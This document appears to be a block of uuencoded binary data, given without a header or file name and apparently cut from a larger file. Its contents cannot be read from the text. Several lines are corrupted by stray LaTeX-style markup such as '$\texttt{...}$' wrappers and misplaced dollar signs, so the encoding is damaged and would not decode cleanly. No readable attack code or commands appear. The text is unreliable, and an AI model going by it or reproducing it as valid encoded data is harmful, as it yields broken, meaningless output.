MCSSRU'=3?A5XD8Y<Q5L*P(37EE8G9+;;.K_XBZ)YA%DB#UJ8YC?BHMC2>(*V M+15/5DDQ48K+=;U7;<6?]?\$+RF(!LXWVPE2*\9W%G7C3@DB-J(P5XT@(0&X4 MTB?(GQMBDK=K\Z;>K>"5"N(R_VXD/N6Q3>&_:<6U,9[8?4'"019J@OST_EMP MTSMTBR,;XQ>,`\$5U0BY:O\$RUJ4X7XZ-3TR08V[#B(MF-[OIOF1Y?%,:RIE&O M2A&E(("NVY\$G:IP>4HY:[!JOC,7S71V>Y0XL#U2[@ERV4F5C/';!B*C3IJ'Q $M":@73NN''.&Z4?$><N7%<5&M^/:;*L5R?`QOFD/V27$R3F:L(I]X64[(<=JH)]$ MN)EY7=EKNKA([4-SA]H-J>5X4;PE!;9[#"*9CO):5\$TWM75U@T.TMM0W3FU% M_%!0A\$_8CEI'\A2L_(+H=^'\$=XO:L8J&+5S)VRBBNX"#J^QJCF!:MVCPDQK $\texttt{M\&-1SN@A3_'JN\&<=^""]M-+=;J=!KQ>TW59T8F7QW!8K)\#\%ZR<\&DGS0:53-U}$ M4J?P*5T_'*OUF_;>S0.]W3G8ZN]+&U?Y6ZA/Q!!]9"3II10BG6V;.[ISLH?H MI?FZO'F#5PX%JM?%:E%"]:).@!%BPX8-R'+3>K\@HR4\$J"BZ!L>'"HQ5.G[] MCMCZJD_&X.:K-O=NB6E!IJG8@\$-R.EOG28Z/5-'P4_\$A:!+YSZ0I7,@5@UTT M,LO0GAI5<2/R;U60!C[7W]_;S^Q;AFB\$H'%!:I;C@B^S<*-`(=6S:Q+9Z5UB M."]`6Z&MKZ]04''!V.A33,SO)CD\$B)\$"+SA"3:]#"XYLA2,"\K2A65.LX>J> M!GLA055/8Q(%S#(N3A?T26+3R?J2/Q>R\'-^XJ0B>^+A'[8',7;C!66BA7WV M"!\$ YZ<FX[H!Y"M/%Z=%:Q2KD]@>-%(LMXY-B73MB0W8T[`\$&1W3Q1V22+];M1Z=M&VX6]=DP-;TC?HE'S@REL\4/C4\6B<@RU0]<GRA_C%4J18V77+)KUZX-M^7,BZE+X.3][5GGG[8&;)BM#NS&*HP=YTY8-XBO[W?KA/>MW[%E?C?MC,GZ= M2(G?NA7%I3@B;^NJ5?'<[J&=);PT*+[\#T9`,?#B%4U3\$T7J8S2]"&0)XS1` $M^+)O_7\#7<4=1(9)R7<)$32:U-CQJ2]B1YB(P<D;IG9-LI1%1%3#1'BSMJ6*)$ $M*,63ENWXO;&*V@4;X\\00-\\Z\#MDB2C&\\0'SA,?.2^.8RT$B5F)-P3)4C.16L@$ $M'8/!E'8<B3.V>(L3%^D^R/[]2-X$#G1M/K^^N^OR*]K;M]C6^ESG>FO]P)7=$ $\texttt{M5ZZ} _ (\texttt{M}_90[\ \texttt{ZG:}_, \texttt{5(`.C}; \texttt{;} Q8_\texttt{WZQNR}-\texttt{`V65Q} \backslash \texttt{7=J=-T6E.8Z"P.=}; ?\texttt{VYCHMB})$ M., U>4-T8'T5?QM`Z5,;DDVJ^[8*RN*VX8<,E^(>GN],73AP=WW&)V"IXR2Z8 $MX\&E9#S7B^1G^'0/Q=4/X>7&\?+'26[[HHO@[+XN_F?3]AG[&MOG>\53$$P&&$ MD(_IHYT#VIV@/>NCW0+:/:`EAFJT.XK@WQZM9_5VR,+W8GP[\,WCNPW?"KY[$\label{eq:mmt,'oo} $$ MMT,'oo?B^PB^3^-["-^7MX,/<7/>,'0-@P_?:X=A\[\#/\%M_OV_'[;GSO&X8<] $$$ M?)_#]\5AK-#B>WP8B_#X-HT@YWH\$,O%=-P*Y(Z@SOIWX]N%[_0CDC\"N\$<C& MN9BVL8?DO*B-!+@&7>\$?UV*Q7AQKU_S`?!`T_W4V/3:L@3>YQ;(-/`&CPO\$& MX H.SZFIL^=+/+FE05^/^&\#<\`8*GS.MYH"S3M*O8>C="9)&UH'4>I)Y\#2=P MG=B7/U\$LT@SQW3%]E]NE,6T;:.S],=^N24K?UW9N\$>VFF+=%C)Z4\$1-["[=7 MQ5MWOHC?\$V70]Y\$8[5:-?6"%VC:,>%TA1'F2SV[P]N6>US!44;+>CM]3XXBM M!F\#'TCPN=Q#2.^!\![I,]T@MRWB\Z\$&+'"4B\3_T0:&QFYM*%5IKQY^_YKX M7190"Y.;5_'YHP:L,DP.EX2#)AJ"5PQB/\)K^^45)9S[*:Y`\[;">I1UVUZ_ MKU_/I3@>',CU2TO>D\$]M_U=I:O@UWO>UQ/U?&=M*8<M7VLXX:<?.I`7<=JPW M]W^]\$9]_+?N_?CKVD4VQ7\(Y<H78_W4*[?^B%\R]1=O_A1]U]G_QH])`.WG%

MTO9_]>&<VA![PS]J_]?Q4Z5!JY:P_TN]FNB,J/U?]!P;N4^,Y\$;O_R+"XON_ MR#?J=3YO>7/_UR_:9[G[O_8VO8[[O][=M,3]7S\]1>[_2IVTR/ZO%TY9ZOZO $\label{eq:mc5^A} $$ MC5^A]G] M\&W_ZO5O_K; N[_$@F=!TX1^[]:U?ZON-C_-=\\ 7V/\&@-K_A3*U$ M_^L:L!)8[?\B%.W_`E'M_TH`-?\V_(?R..W_.J/!V__UMR?[]G^!E?9_P2C: $M_4G,=K_]9^{1$8DW'X0},H\#TR?U??XU"(BRR_^MP7^3^+UEN[O\ZT:?O_WJY)$ M+[C_ZPJTGFH/E8HJ3D1(LVG&O\?F&Q\[W#B3.X'DQOGK5L()KXA\$JXZUV#M+ M?]?(ORT-WM 5\KA) FT4@Y5HWP2L^]#)E#(YDWOUMIM?7:B<,9M[57B@3.3& M94A]BY#:\$2[U_&5+/4](_<;*4*E/\$;F17*22.3E_LB59+W^R);FT_,EXG?Q) M*I3YD_&(_,G#YT;F3Z)(YC.VK\$\$=__M/5#[C2RBHY3/BJ%[^)/6S:IH4R?Q) MT(S\25/?!R/U1>1/MOY,^9-/]"TK?S*?,/,G;P7MP7L2_OS)9Q,_6_YD:WC^ $\texttt{M9"(1D3_I),+R)]} \\ \texttt{U$$6/[DI0DM?[(UX>5/=B2_,G.A)<_V9U0^9-]"5_^Y,\&^* } \\ \texttt{M9"(1D3_I),+R)} \\ \texttt{M9"(1D3_I),+R} \\ \texttt{M9"(1D3$ $M^{5}Y89$ \B?CY];R)^-GB_Q)5);S)UOU_,FXRI^,R_Q)E^?S)U%TP(TO.7\R $MD = 1^2 - NON5/DG D_B3YAO (GX1Z5/RD) = (OTT%[RD) _>5]? / YD.ZHN$ $M'6GF3[;*_,E6F3_9&IT_^;;7/7\29Q65+_D-N-5_]$]\$2_]>3,N?Q"E\$SU\, M'!*'*^^.I!_&"@_%CA^(7#<&.!O"AP?#^!?#1S'`OBG`^6/!(X?#!S?'SA^ M('#\1.#X8.`8`1+,[_OC\$UI^WW/GUO+[?M;\KV/GOIG_]8O\:8]MC%V/]W*/ MQR9BQ5A24#9>+YY(9@7+[#?O+_T"?EK[:K]W]^,^`X['?+0G0'NA+YI_S=58 $MEL^W<35DX=N'[S9]_{=<W4-=_?5D(WO(_@^B^]A?%_&][C^0,?J?LCJARQ]_$ $M+\;7[8<\;-0[WWA=_OL@%\]1\#64?,]U@_D1/I.]Y2_UY(\+['HO<C7NO[$ M`<M9]_]9UOMY#9^,J?LUU]S[EO_UUM#?N#7S7Z0/O^TCYGOC13+PFG9>FJS_ MOO"W\$T!BB&*)1<L&_W.B+Q=C#E/4(TBWU2@R-\$N*PBNE4CBT[T'9A:'OTH@M MX5T:5!O"-\$5ZX]Q8_?=_#(I5TH;%WY!]2\/B[_]8BLTM2WC7_EJV&7=R`@U(MS\"F'JIY55%(LHT_I[T^%OX?]NX\$+JIRX>/X&40%0T5%<Q<3UUQPUU+#!36S $M<M\)-]P59'$W-U^1,37+7<%]7]+<*Q03+2LR*ROK4FFA8E&9F5F\OS/@Z,RH$ M_"^W^MS[>90W_09SYC?SG#DS#X)>SA-Z^X&XW=K40.^SJ&Y[%IQ6TSRKYEW/ $MQ+925Z[L5YVYL^N.=OGK/VI=_?^6+_2UAR0D_WQ_+>.H>M]]Z>);7_"QUF_$ M;.?P^'@*Q\=;.#ZM;?MS][F\[^Q4D'5_LI\I=_:YBOG?>^ZSMW`,E7WN>/=K MRGEP:_O>V5_;V<Q=;?M\WW_[LC6V9V'=8AW=NGC"7_HL`FW/@N^,S?GM,.?G MW/TX1DA-7^M6V^C6:XO-=T(VSW0+.KC>^?J<^;5DE_USMSV.]1W%AT+9/'=B MZ@<_=_[/O=?;,_=W/K:/=]1WKFSGP6^PFOA:]N?>_\SX?O6AMMM1_4KV^CW $M_{[,R#]M]}; S?6+>9?Q/C='BMS#\S&[O5JS)8.=DUKMC2R:SJR)3GKD5WN<30N$ MDE;/YFAXWO=H^-F.AO=]O\[;CH8ET:GA'X?[FZ]@L:P5-O(8`_D#W_J316V+ $M[1WE=GN?:_QUJXMEC>7GEOV[Y3\=R[R,M)AC9?_U\,[^M.&_N?^2_;%]#^"6]$ MDW7X5KADO^[F].=5SRU96_[#T1<YC9[B-'JX\TK_SNNMYFCT;2[9KX`XUVET M+Y<_9_0XE^Q7>YWJ-/JU/^FY+W')?OW%<4ZCISBO-9NCT><ZC7[.R'Z5WVU. $\label{eq:mhr:d:formula} \texttt{MHR:D:} / 0 \\ \texttt{E^Q7} \\ \times \\ \texttt{US\&KV]} \\ \texttt{T^N>G*} / 1 \\ \texttt{YSN-?M[(?K77(T[//25'HZ]SR7Z5WTBG))]} \\ \texttt{WHR:D:} / 0 \\ \texttt{E^Q7} \\ \times \\$ $MTOWGM69S-/ILI]'/\&MFOL[O"Z;D;[CD9_8!+]BO=+G$:O9'3<_?,T>A'7+)?$ $M:]9Y07D I]&]<S3Z)I?L5[:>[32ZA]/HOCD:?9=+]JO\SG<:W=MI=+\<C;[7]$ M)?MU=A<YC5[]]KULWZ_F%5:['^*TUNQ9Y[5FW?_Z[U+^G=7ND[-?D[7>0&&M MV:>%U>[_QN=>;UWVSZN^I[#6['&7[%>[[Y"C=V:XTSOSI)']"M"3G+X>]LW1 MZ\$.<1C\BK';?P6GTD!R-/M!I]`/">O-^3J-/S='H?9Q&WR6L-^_M_'UOCD;O MZS3Z7F&E?U_G[_UR-'J(T^C'A3771SA_[Y>CT4<XC9X@K#O>U_E[OQR-WL-I M]&W"NN->3NN.!PA %CBO.\Y8CM]# GU?#Z5UQS=E S536G=\N/!GP= XW.OU MS?YYU3^=?=-PG\$OVZXZ/M3SXWQW&6<SGGOVZX\GNV?^[PW]\?++6';_@GOVZ MXYD_:7K?7GN;R--R]\J@FRUVJZ)F_:_G=MEM>3?KH5UL6SYG2YIU=-N:XK>_ MP[>-E68V=H_SFWD,[?8GKTO6G*VII*+XPKBS:T?[FXZ\&&OW2,/XH/U3WS; $\label{eq:memerical} $$ ME@E\2+!K8ET<UZ-=YN*XVOO>$\<5Q-]Q<5QU^)+3_OQFCF7W+/+F<FQ*L,73 $$$ M[>XM%9R:NFPY9[>';=B2:K>ELWDON^/3CRWVKVFDT\KH*]BRR^[(;W\$:_8C3 MEM-L\<AF=?!/:0[8[6\$Z6^R;W*Z.J[D788N7W99*; FQ.X8-7!U7!_=W606\ MMZOC<Q_/EO/&@]<"CW&]_=V7[9W@ZK@6^\$:VI-L=L7WF'MH]3A*?IM@]SH>N M67^K9K?RMZ_=O+CHZKC.]P_FL[#;\KOKO5;U]G-W7-7;_AV5/W?VJWJ7R^VX $MSS79,M]N2S.V9'UWX;B&MZWI:KWQ[M=B"%NL/QW;FC&YK2/;K^;.]W[9K\:=$ MX.:X&K>GW3%<ON.DV>WS)G-8N]'WYW9<5SO9NL5O#?A<=GN8SI9;AN.:V=YV MH_]A/@N[HUHR3];/C+8MM=AB/U83MARQ:SJRQ=5NGP/8<M*NF<X6^_6PEYF/ M;+=EJW6+]=KM]RI;4NS>O0ELV6;WR&?,>]EM^98M%^RV .PT5J&\CENJLB7% M[EY/L&67W:O3GBUQ=EL"V&(_<Z>P99S=U_"7[-9!7Y_W[UA_^1_EEO^+EEN^ $\label{eq:model} \texttt{MQ} \texttt{[K*_ZRB_.^LHOP_M6KR7?]S/EZ)G*Z?;/\hzgK*ROOY[UDWV;8T\o_0\&L@/\\$ M6.3X/U[#6%^U./N%BO\;5B;^-Y<;_O/6%OZ+EA"V7RGXGXM\N7/^A^Z\,L%C $\label{eq:mpp+k^k} $$ MPP+K^/K6\#>Q4IY;QIUT>?/X'ZQ7;^K^UZS7TYDK=AMQ>W_CG\E=?[O_ZAPP)$$ $\label{eq:m9*+} $$M9*+]&>=\#K7$<\\0<WUO9M4*N_\>&U[].@X;_G/_C;[G\=YS_P]VHT'A>$

MKIPW?QRW6'_>N^^%_^'*IF[&GWZQK?^\+FN'-CSX_!\\"^MSMQZ++=F<_R,Y MJ]MV__-_)%B?VP/._Q%D?3SK,;+^U>P7V'&/QQMJ[3B&UF.9^1SF6ISWS_I# MIY%Y+%.XO8?Y3V!.78N:?!O6G\]O[;.PP?R59SZFVG<N;EF=>9JHGKDS#UPO M/L; E<NJ, ?RX/NMC6G_6(F>PQ(X-%YK9F+H#GRCJ!K%=E7<'.@_6!+6P]068V MBX[53F`=ND4)4<?">W/"B93TX*@SX?Z<E8+/',X7,..*:^,/0D0\$Y.*D&#]E M#\.\3C U=K 63!EG1!);N&KN3NKP5=QZ?25 8VZN`S< <R?OG-]"V# 64-T7 MS]-O>O?^+6++16`>,74+GR49'M93HUP*=%S/L^LA<SSK+TD?-.^?N5Z8;8G9 MIMSYE/7WRQ,S[];UH*T_E-7;EI&DST]O.^.#[?P9@WF.=ZZ;,\8PCT_6]6EI MC=@2&Y6:M88I#VD^%/<QSZ!0(.L&MOS.EAA_;QI^H;LT'[QB_(MG_EZW5^;O</pre> $M=7MF_EZWQUT/\UN<]105IXZ5-FQC9=VT/2>/=]CN\3@,6=OW6+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<BJ,:9-OW5+>[<B$ MF?\>-24/Y\OP(MR3_*]93_S2-.MD+9PDY''_6Y/+\K`Q3]^P'.5ZK)>Y2P7W MN[K,ML3ZW\@PKGS*K;G\;YPP#.Z>>:]KIQ*M`U:YU\DZ7.]_LHX\$\RV1S#O- MG?WR3H*1B[/NH^+\WV,K!-Y?+?:O(NG>=**_EG/<R*;HH^98YH=>VL]TT,7$ MVZ_39]WSN/6>7@Z=.8Q+UC"%V:>L>'%FG'5MJ?6::^;;J.^!N#WIP8=V\9]. M0[RY2T9RKV&6#AEGUO;EW=<OHZ+Y(?&>E8M4Y9(J5ZG*+55YI"J05+E)E;M4 MY9.JAZ3*0ZKR2U4!J2HH59Y254BJ"DM5\$:GRDJJB4E5,JAZ6JN)254*J2DI5 M*:DJ+55EI*JL5)63*F^I*B]5CTA5!:GRD:J*4E5)JBI+516IJBI5U:3J4:FJ M+E4UI*JF5-62*E^IJBU5=:2JKE35DZKZ4M5`JAI*52.I:BQ5CTG5XU+51*J: M2E4SJ7I"JORDJKE4M9"JEE+52JK\I:JU5+61JK92]:14M9.JIZ2JO50]+57/ M2-6S4M5!JCI*52>IZBQ57:6JFU3UD*J>4M5+JGI+51^I"I"JYZ0J4*KZ2E4_ MJ>HO50.D:J!4!4G5(*D:+%5#I&JH5`V3JN%2-4*J1DK5**D*EJH0J1HM5:%2 M%295X5(5(55CI&JL5(V3JO%2-4&J)DK5)*F:+%7/2]44I1IB_OVN%\$Y3P^EJ M.\$,-(]4P2@UGJN\$L-9RMAM%J.\$<-8]1PKAK&JN\$\-7Q!#>>KX0(U7*B&+ZKA MKX8;U'"C&FY2P\UJN\$4-MZKA-C7<KH8[U'"G&NY2P]UJ^(H:[E'#06KXJAKN M4\/]:GA`#0^JX2\$U/*R&1]3P-35\70W?4,,\$-3RJAL?4,%\$-CZOAFVIX0@V3 $\label{eq:mu_bary2p[?4\&TU/*V&[ZCANVKXGAHFJ^'[:GA]0P[-J^*$:?J2&'ZOA]]} \\$ M.37\1`T_5<//U/"\&GZNAE^HX;_4,\$4-OU3#K]3P:S6\H(87U?`;-?Q6#5/5 M\)(:7E;#*VJ8IH97U?`[-?Q>#=/5\`<U_%\$-?U+#:VKXLQI>5\-?U/"&&OZJ $\texttt{MAC?5} \\ + & \texttt{UO*6\&OZOA'VJ8H8:\&10PM:NBBAKG4T\&4-<ZMA'C7,JX9N:NBNAOG4} \\$ M\"\$U]\$##_&180`T+JJ&G&A92P\)J6\$0-O=2PJ!H64\.'U;"X&190PY)J6\$H-M2ZMA&34LJX;EU-!;#<NKX2-J6\$\$-?=2PHAI64L/*:EA%#:NJ834U?%0-JZMA M#36LJ8:UU-!7#6NK81TUK*N&]=2POAHV4,.&:MA(#1NKX6-J^+@:-E'#IFK8 M3`V?4\$,_-6RNABW4L*4:ME)#?S5LK89MU+"M&CZIANW4\"DU;*^&3ZOA,VKX MK!IV4,..:MA)#3NK81<U[*J&W=2PNQKV4,.>:MA+#7NK81\U#%##Y]0P4`W[MJF_->ROA@/4<*^:!JGA(#4<K(9#U'"H&@Y3P^*J.$(-1ZKA*#4,5L,0-1RM)$ MAJ%J&*:&X6H8H89CU'"L&HY3P_%J.\$\$-)ZKA)#6<K(;/J^\$4-9RJAM/4<+H: MSE##2#6,4L.9:CA+#6>K8;0:SE'#<JX:Q:CA/#5]0P_EJN\$`-%ZKABVJX M2`U?4L.7U7"Q&BY1PZ5JN\$P-EZOA"C5<J8:KU'"U&L:I8;P:KE'#M6JX3@W7 $MJ^{\&-RHAIO4<+,:;E'\#K6JX30VWJ^{.-RIAKO4<+<:OJ^{\&-}]1PKQJ^JH;[}$ MU'"_&AY0PX-J>\$@-#ZOA\$35\30U?5\,WU#!!#8^JX3\$U3%3#XVKXIAJ>4,,D M-3RIAJ?4\"TU?%L-3ZOA.VKXKAJ^IX;):OB^&IY1PP 4*P:?JB&'ZGAQVIX M3@T_4<-/U?`S-3ROAI^KX1=J^"\U3%'#+]7P*S7\6@TOJ.%%-?Q&#;]5PU0U MO*2&E]7PBAJFJ>%5-?Q.#;]7PW0U_\$\$-?U3#G]3PFAK^K(;7U?`7-;RAAK^J MX4TU_\$T-;ZGA[VKXAQIFJ*'A(H86-711PUQJZ*J&N=4PCQKF54,W-717PWQJ M^)`:>JAA?C4LH(8%U=!3#0NI86\$U+**&7FI85`V+J>'#:EA<#4NH84DU+*6& MI=6PC!J65<-R:NBMAN75\!\$UK*"&/FI840TKJ6%E-:RBAE75L)H:/JJ&U=6P MAAK65,-::NBKAK75L(X:UE7#>FI87PT;J&%#-6RDAHW5\#\$U?%P-FZAA4S5L MIH9/J*&?&C97PQ9JV%(-6ZFAOQJV5L,V:MA6#9]4PW9J^)0:ME?#I]7P&35\ M5@T[J&%'->RDAIW5L(L:=E7#;FK870U[J&%/->REAKW5L(\:!JCA<VH8J(9] MU;"?&O97PP%J.%`-@]1PD!H.5L,A:CA4#8>IX7`U'*&&(]5PE!H&JV&(&HY6 MPU`U#%/#<#6,4,,Q:CA6#<>IX7@UG*"&\$]5PDAI.5L/GU7"*&DY5PVEJ.%T-M9ZAAI!I&J>%,-9REAK/5,%H-YZAAC!K.5<-8-9RGAB^HX7PU7*"&"]7P135< MI(8OJ>'+:KA8#9>HX5(U7*:&R]5PA1JN5,-5:KA:#>/4,%X-UZCA6C5<IX;K MU7"#&FY4PTUJN%D-MZCA5C7<IH;;U7"'&NY4PUUJN%L-7U'#/6JX5PU?5<-] M:KA?#0^HX4\$U/*2&A]7PB!J^IH:OJ^\$;:IB@AD?5\)@:)JKA<35\4PU/J&&2 MIX:?J.&G:OB9&IY7P_5\`LU_)<:IJCAEVKXE1I^K887U/"B&GZCAM^J8:H: M7E+#RVIX10W3U/"J&GZGAM^K8;H:_J"&/ZKA3VIX30U_5L/K:OB+&MY0PU_5 M*8:_J:&M]3P=S7\0PTSU-#()886-711PUQJZ*J&N=4PCQKF54,W-717PWQJ

M^)`:>JAA?C4LH(8%U=!3#0N186\$U+**&7F185`V+J>'#:EA<#4NH84DU+*6& MI=6PC!J65<-R:NBMAN75\!\$UK*"&/FI840TKJ6%E-:RBAE75L)H:/JJ&U=6P MAAK65,-::NBKAK75L(X:UE7#>FI87PT;J&%#-6RDAHW5\#\$U?%P-FZAA4S5L MIH9/J*&?&C97PQ9JV%(-6ZFAOQJV5L,V:MA6#9]4PW9J^)0:ME?#I]7P&35\ M5@T[J&%'->RDAIW5L(L:=E7#;FK870U[J&%/->REAKW5L(\:!JCA<VH8J(9] MU;"?&O97PP%J.%`-@]1PD!H.5L,A:CA4#8>IX7`U'*&&(]5PE!H&JV&(&HY6 MPU`U#%/#<#6,4,,Q:CA6#<>IX7@UG*"&\$]5PDAI.5L/GU7"*&DY5PVEJ.%T-M9ZAAI!I&J>%,-9REAK/5,%H-YZAAC!K.5<-8-9RGAB^HX7PU7*"&"]7P135< MI(8OJ>'+:KA8#9>HX5(U7*:&R]5PA1JN5,-5:KA:#>/4,%X-UZCA6C5<IX;K MU7"#&FY4PTUJN%D-MZCA5C7<IH;;U7"'&NY4PUUJN%L-7U'#/6JX5PU?5<-] M:KA?#0^HX4\$U/*2&A]7PB!J^IH:OJ^\$;:IB@AD?5\)@:)JKA<35\4PU/J&&2 $M&IY4PU-J^{)8:OJV&I]7P'35\\[Q[A_#N7KM$79Z2YQ1L]Z<$Q;E&GPBM=R6]N$ MMETR/&/R6V_LZ!K;W'6M^6G4F8A+IQ)C]U8RN'#_SC/27..-O>G!,VYDA%>-M2HA.#"\2?3WV2&7S]@ROE>9-3T5<3W+U\=N1'IRZI7]&1N_>`8DQ^5VYH79" MU*DK^?QBO**X9C[TM2NOQ>XS[QG[QMV/[YW"K0D1#:P#';9P2W09MEG'K&@= ML^#\V/!*]QCOL>S&.WKW\^UZT//]].#HBU>\,O>"YQUCF7'4S3+=,-*#I_UJ MWAIZ.2#1UL=/33'[@)BVKAE?1E_O>J@%]V*G"^Y/F)\$V,+J+CUMLUTVU/^,3 MUVA7GXRB>Y-_"#Y4CN:@^21FI'GPK/)>:6TYU6Y<@:F3JFUJ'G'-_6VNC?]Q $MQN--(0)&GXL)N'4J\\6"79%[9R^9#M_?Q,!^5IS>-;0?B^$]T*Q_75/.7A@^<$ MYMKA"V;6BJR/C]N5C[->*%Z/K./9050G:6FGS>>6W]QW7G2WV*!K09\+#\$A, M[LK<FA#?Q+IU;^;5X_%^YH[ZGXQO9?UX.KZM]6-R?'OKQ[,%]^?NP&>#HOW/ $M1=?C..WB.%F/H2NO;E2KC(R,@E'FLF(\[R;L>ZIY:C'S=2\8V9.MMZ*38JS1$ MP8+<^-/61):NWDP#CC'W:.DV=6=Z<+Q?"ON3R[QS3-%6YN<MJQCFD6K1%>^9 MP#YT+AY3U,O\I&7I^`XIY@;OI):^&5RB6U:/*5J:F^*+6\-&O(#F'>M%7X\^ $\texttt{M5}_{[DC!N6\$@D^WI93KLUG1U9KRQW:C?_6>@RCHX9P+;Z>]=,1YJ>-K)^\&F)\V}$ ML7X:;G[J9_UTG/EI*^NGD_@TZPA-S3I"D7>.T.S8*',4Z_LISGJ<;IC'*2.B M1>TSO*7+11?V24UD#VT'DELYEJF!OW.GQ.@RYLL>V])U;8CUH]O:^7R\ 1:(MOI':B*SQN>B;\$;NO[\$X]S.,X?KTH'N/OQ10,,\;?TWR?Q?A[\,\$MQM_-?"/& MGS<'3/!C[U+G<>>[KY<U7[FA=S]B1L6SW#Q_OI%UR:AXP>%ZFL/U<P[7TQVN M7W.XGN)P/=7A^C: 'ZYL<KI]TN)[@</VXP_5U#M</.%P_XG!]K\/U70[7X^RN M<_P#+B4%9&3</GY<TGFG6ULNQC^7_U<73_X4L]N0]3[XY_WP_^/2\K\$^+4.# M^H4'M1XZ(JCFB.#!1OY\=]\>,B1P>%!HW3HU!XX885ZOT?[)%FU:MNQ>MTX-MFS;U-C\&#ZI"\$^C?-K!SV^:=_%M5-2J&/58QXC'O0?T8?Z!WO["PH-#PH<&C MO/M6#*O,GM2L68O_'SQ@@-6`X%&#A@ZN-;1NHP:U&*5&YB@U&*;F`,-H\$Q3> M/#QXY#/]1@8U]Z[2CT^K>X=50SUN6-6JWN6;>OL: UP<+N4;SVMM?JR2;ACF $M-SQ\RV_5B.LA?^785,\#B]\#XPO^RC$MHC%$OP.BX@7U'#\$4W3,(:G,1W\"IF")$ $\texttt{M\&(^A+V9B\&\backslash[@!LH^;!BM,`SSL0_GX5*<?<,S",<R).`;>)0PC\#KH@>>Q\#F\backslash A } \\$ $M'<5*&D83],=L[,!9W(1W*<-HC1*8B^/X^JZE\#:,:.F^,5N^84E&@C&'40R],$ MQ0:<QH\HSK<FS3`0<[`+'^\$6'N&[O;88A44PO_M+01YOPZB.]H4-HQ,?QWFS MO9!AK.+C<5R&9WG#:(`^F(Y->!?74/(1P_##(,S**SB'/^!3P3#:(000XPB^ M@IL/<PI=,`%Q.(\$T%*[(:X[G\$(DM2,9UE.:'@!88@GG8CQ2X5^;XHS<BL1T? M(0-5^/ZX8Q7&P5J<QL\H6Y6YBA`LQ3%<@5<UPVB*07@!!_`E\CUJ&'71!U'8 MSL'BR_L!G3\$)ZWTY_O@%WK4-XTF\$8CF.XVIMWG=\\$7P"0[``A_`U/.H:1OVZ $M'%_,PBY'=ZAO$HNF!R/=Y7>'W4+X^KR/"L')OXCLW(#7'D.Q$(=Q`?D;$ $MGY!(\&9C-SY&KD8<+G3&\]B(9/S:B/=G8\-X"N&8B1/X'L4?,XSF&(87<007)$ M4>!QPVB(OHC&*_@,KDWX\P'=,`6;\#YNHD)3WN>(P"HD(1TEFO&^PG`LPFOX 